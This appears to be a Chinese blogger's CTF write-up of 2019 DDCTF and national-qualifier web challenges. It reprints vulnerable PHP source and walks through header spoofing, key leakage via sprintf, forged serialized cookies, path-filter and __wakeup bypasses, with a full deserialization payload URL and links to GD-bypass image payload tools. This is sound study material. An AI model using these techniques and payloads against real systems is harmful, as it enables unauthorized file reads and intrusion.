
二、WEB签到题（复现）：

这道题一开始还是比较懵逼的，授权登陆，一开始想到的是TCTF那道题，karaf (￣▽￣)"，后来找到了源码，感觉代码蛮长的，


没抓住重点审计没成，比赛完看了看别人的wp知道了自己问题在哪里，说实话这道题其实挺中规中矩的。


抱歉，您没有登陆权限，请获取权限后访问-----

后来发现不一样，这道题还好一点。当我们打开index.php这个站点时，可以发现同时请求了其他的页面，基本上都是需要登陆的，最后在Auth.php请求里发现了didictf_username而且为空，直接修改为admin重新发送，看看可以得到什么：



抱歉，您没有登陆权限，请获取权限后访问-----





抱歉，您没有登陆权限，请获取权限后访问-----

想要的出来了，直接访问给出的地址，出现两段源码，找到可能跟flag有关的部分，代码审计开始：

```
    private function sanitizepath($path) {
    $path = trim($path);
    $path=str_replace('../','',$path);
    $path=str_replace('..\\','',$path);
    return $path;
}

public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path),'Congratulations');
    }
    exit();
}
}
```

```
include 'Application.php';
class Session extends Application {

    //key建议为8位字符串
    var $eancrykey                = '';
    var $cookie_expiration                    = 7200;
    var $cookie_name              = 'ddctf_id';
    var $cookie_path                          = '';
    var $cookie_domain                        = '';
    var $cookie_secure                        = FALSE;
    var $activity                 = "DiDiCTF";


    public function index()
    {
        if(parent::auth()) {
            $this->get_key();
            if($this->session_read()) {
                $data = 'DiDI Welcome you %s';
                $data = sprintf($data,$_SERVER['HTTP_USER_AGENT']);
                parent::response($data,'sucess');
            }else{
                $this->session_create();
                $data = 'DiDI Welcome you';
                parent::response($data,'sucess');
            }
        }

    }
```

```
    private function get_key() {
        //eancrykey  and flag under the folder
        $this->eancrykey =  file_get_contents('../config/key.txt');
    }

    public function session_read() {
        if(empty($_COOKIE)) {
        return FALSE;
        }

        $session = $_COOKIE[$this->cookie_name];
        if(!isset($session)) {
            parent::response("session not found",'error');
```

```
            return FALSE;
        }
        $hash = substr($session,strlen($session)-32);
        $session = substr($session,0,strlen($session)-32);

        if($hash !== md5($this->eancrykey.$session)) {
            parent::response("the cookie data not match",'error');
            return FALSE;
        }
        $session = unserialize($session);


        if(!is_array($session) OR !isset($session['session_id']) OR !isset($session['ip_address']) OR !isset($session['user_agent'])){
            return FALSE;
        }
```




```
        if(!empty($_POST["nickname"])) {
            $arr = array($_POST["nickname"],$this->eancrykey);
            $data = "Welcome my friend %s";
            foreach ($arr as $k => $v) {
                $data = sprintf($data,$v);
            }
            parent::response($data,"Welcome");
        }

        if($session['ip_address'] != $_SERVER['REMOTE_ADDR']) {
            parent::response('the ip addree not match'.'error');
            return FALSE;
        }
        if($session['user_agent'] != $_SERVER['HTTP_USER_AGENT']) {
            parent::response('the user agent not match','error');
            return FALSE;
        }
        return TRUE;

    }
```



```
    private function session_create() {
        $sessionid = '';
        while(strlen($sessionid) < 32) {
            $sessionid .= mt_rand(0,mt_getrandmax());
        }

        $userdata = array(
            'session_id' => md5(uniqid($sessionid,TRUE)),
            'ip_address' => $_SERVER['REMOTE_ADDR'],
            'user_agent' => $_SERVER['HTTP_USER_AGENT'],
            'user_data' => '',
        );

        $cookiedata = serialize($userdata);
        $cookiedata = $cookiedata.md5($this->eancrykey.$cookiedata);
        $expire = $this->cookie_expiration + time();
        setcookie(
            $this->cookie_name,
            $cookiedata,
            $expire,
            $this->cookie_path,
            $this->cookie_domain,
            $this->cookie_secure
            );

    }
}


$ddctf = new Session();
```


首先由第一部分的destruct()，file_get_contents($path)我们可以知道有文件的读取，文件内容的显示；然后对于第二部分，出现get_key()，给出了提示"eancrykey and flag under the folder"，路径为"…/config/key.txt"。再往下走出现unserialize()反序列化，以及后面user_data的serialize()。大体上看过来，需要我们利用反序列化构造payload，但是我们需要先拿到key。

通过观察，在"nickname"的段落里，利用sprintf可以使key出现，通过访问"app/Session.php"，抓包后添加"didictf_username:admin"，得到cookie，然后复制添加过去，更改为POST，提交数据"nickname=%s"，得到key值：



Request

Raw Headers Hex

```
GET /app/Session.php HTTP/1.1
Host: 117.51.158.44
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/73.0.3683.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-excha
nge;v=b3
Accept-Encoding: gzip, deflate
didictf_username:admin
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```


Type a search term 0 matches

Response


Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 24 Apr 2019 14:57:47 GMT
Content-Type: application/json
Connection: close
Set-Cookie:
ddctf_id=a%3A4%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22b6da
51dffdb6d2069bb17d7dbb834d6e%22%3Bs%3A10%3A%22ip_address%22%3Bs%3
A13%3A%22122.96.42.189%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A109
%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+WOW64%29+AppleWebKit%2
F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F73.0.3683.86+Safari%2F53
7.36%22%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3B%7Da1302
baea7b7f262eba014ba98431592; expires=Wed, 24-Apr-2019 16:57:47 GMT;
Max-Age=7200
Content-Length: 188

{"errMsg":"success","data":"\u60a8\u5f53\u524d\u5f53\u524d\u6743\u9650\u4e3a\u7b
a1\u7406\u5458----\u8bf7\u8bbf\u95ee:app\/fL2XID2i0Cdh.php"}{"errMsg":"sucess","d
ata":"DiDI Welcome you %s"}
```


Type a search term 0 matc



拿到key以后，构造cookie就方便了许多。我们可以直接利用源码把代码中的路径、key值进行修改，本地直接构造序列化内容。当然对于目录，需要注意一点的是，前面还有一段对path处理的代码，用trim进行了过滤，为了绕过，我们选择用双写"…/./"，这样一来，中间的"…/"被过滤，成功访问路径。从前面的分析中我们知道key和flag在同一路径下，且文件路径长度为18，而后"path=…/./config/flag.txt"。




得到flag：




三、Upload-IMG（复现）：

一看见文件上传题目就头疼，之前在攻防世界里做upload题目做到自闭，虽然知道是怎么个解题流程，但还是顶不住啊。。·°(ɑ>﹏<ɔ)°·。



直接上传一张图片看看会出现什么：



提示我们上传的图片未包含字符串"phpinfo()"，既然这样，在图片里加上phpinfo()，但是后来发现没什么卵用。比赛结束后看大哥们的wp，给的思路是绕过GD库，网上有直接的php脚本，直接用即可。当然也可以手工fuzz测试phpinfo()的插入位置。

1.https://github.com/BlackFan/jpg_payload

2.https://github.com/fakhrizulkifli/Defeating-PHP-GD-imagecreatefromjpeg

国赛预赛（第一道）：

对于我而言，国赛就是真正的现实，狠狠地甩了我一巴掌，让我知道自己和别人到底有多少差距，自己还需要付出多少努力。这次没能进分区赛，有一部分原因是我这个web手造成的，惭愧，真的要多努力了。

题目在比完赛后就关闭Web环境了，没办法复现其他的一些题目，但是看大神们写的writeup还是能学到东西的。

writeup：

https://www.ctfwp.com/articals/2019national.html


https://xz.aliyun.com/t/4906#toc-0

Web一共四道题，除了第一个反序列化的我能搞明白点，其他三道越做越自闭，真是日了?了。

JustSoso（writeup）：


这道题主要考的是反序列化和一些函数的绕过。


打开链接后：



没什么东西，view-source后提示index.php?file=xxx.php和一个hint.php。看到这个后想到文件读取，直接抓包读，先读hint.php，

再读index.php：





两部分都是base64，直接解码看到两部分源码：

```
<?php
class Handle{
    private $handle;
    public function __wakeup(){
            foreach(get_object_vars($this) as $k => $v) {
                $this->$k = null;
        }
        echo "Waking up\n";
    }
        public function __construct($handle) {
        $this->handle = $handle;
    }
        public function __destruct(){
            $this->handle->getFlag();
        }
}

class Flag{
    public $file;
    public $token;
    public $token_flag;

    function __construct($file){
            $this->file = $file;
            $this->token_flag = $this->token = md5(rand(1,10000));
    }

        public function getFlag(){
            $this->token_flag = md5(rand(1,10000));
        if($this->token === $this->token_flag)
```

```
        {
                if(isset($this->file)){
                        echo @highlight_file($this->file,true);
```

在线工具 SSL在线工具 SSL漏洞在线检测 NiceTool 买证书 解码 快速导航

```
<html>
<?php
error_reporting(0);
$file = $_GET["file"];
$payload = $_GET["payload"];
if(!isset($file)){
        echo 'Missing parameter'.'<br>';
}
if(preg_match("/flag/",$file)){
        die('hack attacked!!!');
}
@include($file);
if(isset($payload)){
    $url = parse_url($_SERVER['REQUEST_URI']);
    parse_str($url['query'],$query);
    foreach($query as $value){
        if (preg_match("/flag/",$value)) {
            die('stop hacking!');
            exit();
        }
    }
    $payload = unserialize($payload);
}else{
   echo "Missing parameters";
}
?>
<!--Please test index.php?file=xxx.php -->
<!--Please get the source of hint.php-->
</html>
```

这道题的话，其实包含了不少的考点，有其他相似的反序列化题目的影子。

直接开始审计，先看index.php，发现unserialize()，想到unserilaize()函数的一些常考点，那么再往下，就是flag的过滤，这一块我一开始没有想到后来查了一些资料，找到可以绕过的方法。对于hint.php，有两个class，第一个Handle，我们可以看到_wakeup()，反序列化漏洞绕过无疑了，这里还有一个需要注意的一个点是"private handle"，注意到这个的话，对于构造我们的payload有很大的帮助；再往下，对于Flag部分，有一个token和token_flag的相等，这里也需要注意一下。

综合一下，我们构造的payload需要绕过url的解析，然后绕过_wakeup()。对于url解析，index.php前多添加两个"//“让他解析失败，就可以绕过正则；对于_wakeup()，只需要在成员数上加1即可。结合刚才说的私有对象handle，构造的时候需要在Handle的两侧加上”%00"，把源码放到本地，直接构造序列化，token的值是我自己加的。最后拿到flag：

火狐官方站点 新手上路 常用网址 京东商城 移动版书

```
<?php
$flag  =  'flag{42c6c201-f29f-4302-860f-35ab50986034}';
?>
```

查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 无障碍环境 HackBar

Encryption Encoding SQL XSS Other Contribute now! HackBar

Load URL
Split URL
Execute

```
http://94704da3673d4315a29c07853e7a50421de2409d7e4e4373.changame.ichunqiu.com///index.php?file=hint.php&payload=O:6:"Handle":2:{s:14:"%00Handle%00handle";
O:4:"Flag":3:{s:4:"file";s:8:"flag.php";s:5:"token";s:32:"cf79ae6addba60ad018347359bd144d2
";s:10:"token_flag";R:4;}
```

Post data Referer User Agent Cookies Clear All

后来看了一些别的师傅们的writeup，构造的payload，还可以是"payload=O:6:“Handle”:2:{s:14:"%00Handle%00handle";O:4:“Flag”:3:{s:4:“file”;s:8:“flag.php”;s:10:“token_flag”;R;4;s:5:“token”;N;}}"

这道题后来听说了还有非预期解，是Session文件包含，666膜大佬，?批。
非预期：http://12end.xyz/essay1/

后面的话，love_math那道题：

不难找到源码


```php
<?php
error_reporting(0);
//听说你很喜欢数学，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
        show_source(__FILE__);
}else{
        //例子  c=20-1
        $content = $_GET['c'];
        if (strlen($content) >= 80) {
                die("太长了不会算");
        }
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $content)) {
                        die("请不要输入奇奇怪怪的字符");
                }
        }
        //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
        $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'de
        preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
        foreach ($used_funcs[0] as $func) {
                if (!in_array($func, $whitelist)) {
                        die("请不要输入奇奇怪怪的函数");
                }
        }
        //帮你算出答案
        eval('echo '.$content.';');
}
```

我看这段源码愣是看了一天，因为真的不会呀，后来看了看别的师傅们的writeup，我才知道这些函数还能这么玩，读书少没办法。·°(ｏ>﹏<ｏ)°·。。但是确实也学到了一些思路。就像base_convert()，以及异或运算。

感受：

1.我个人感觉这几次比赛unserialize()的考察挺多的，对php的考察点也是越来越丰富，各种思路各种绕过方法，学习的点很多，需要慢慢积累思路，自己慢慢总结。

2.就国赛而言，各路神仙都有，真是叹为观止。不得不服，不管是天赋也好，努力也罢，入手CTF_Web也有将近5个月了，自己和别人的差距还是很大，小组没能进分区赛有很大一部分原因是我这里哑火了，所以做好这次总结，努力学习，留给自己的时间不多了。

3.听说攻防世界改版了，这几天看了一下确实改的还不错，做过的题也可以重复做，下面的话还是回到攻防世界。差不多快两个月了，当时寒假的时候就是在攻防世界里做sql和upload做到自闭的，现在再回去看看，顺便开发一下其他方面。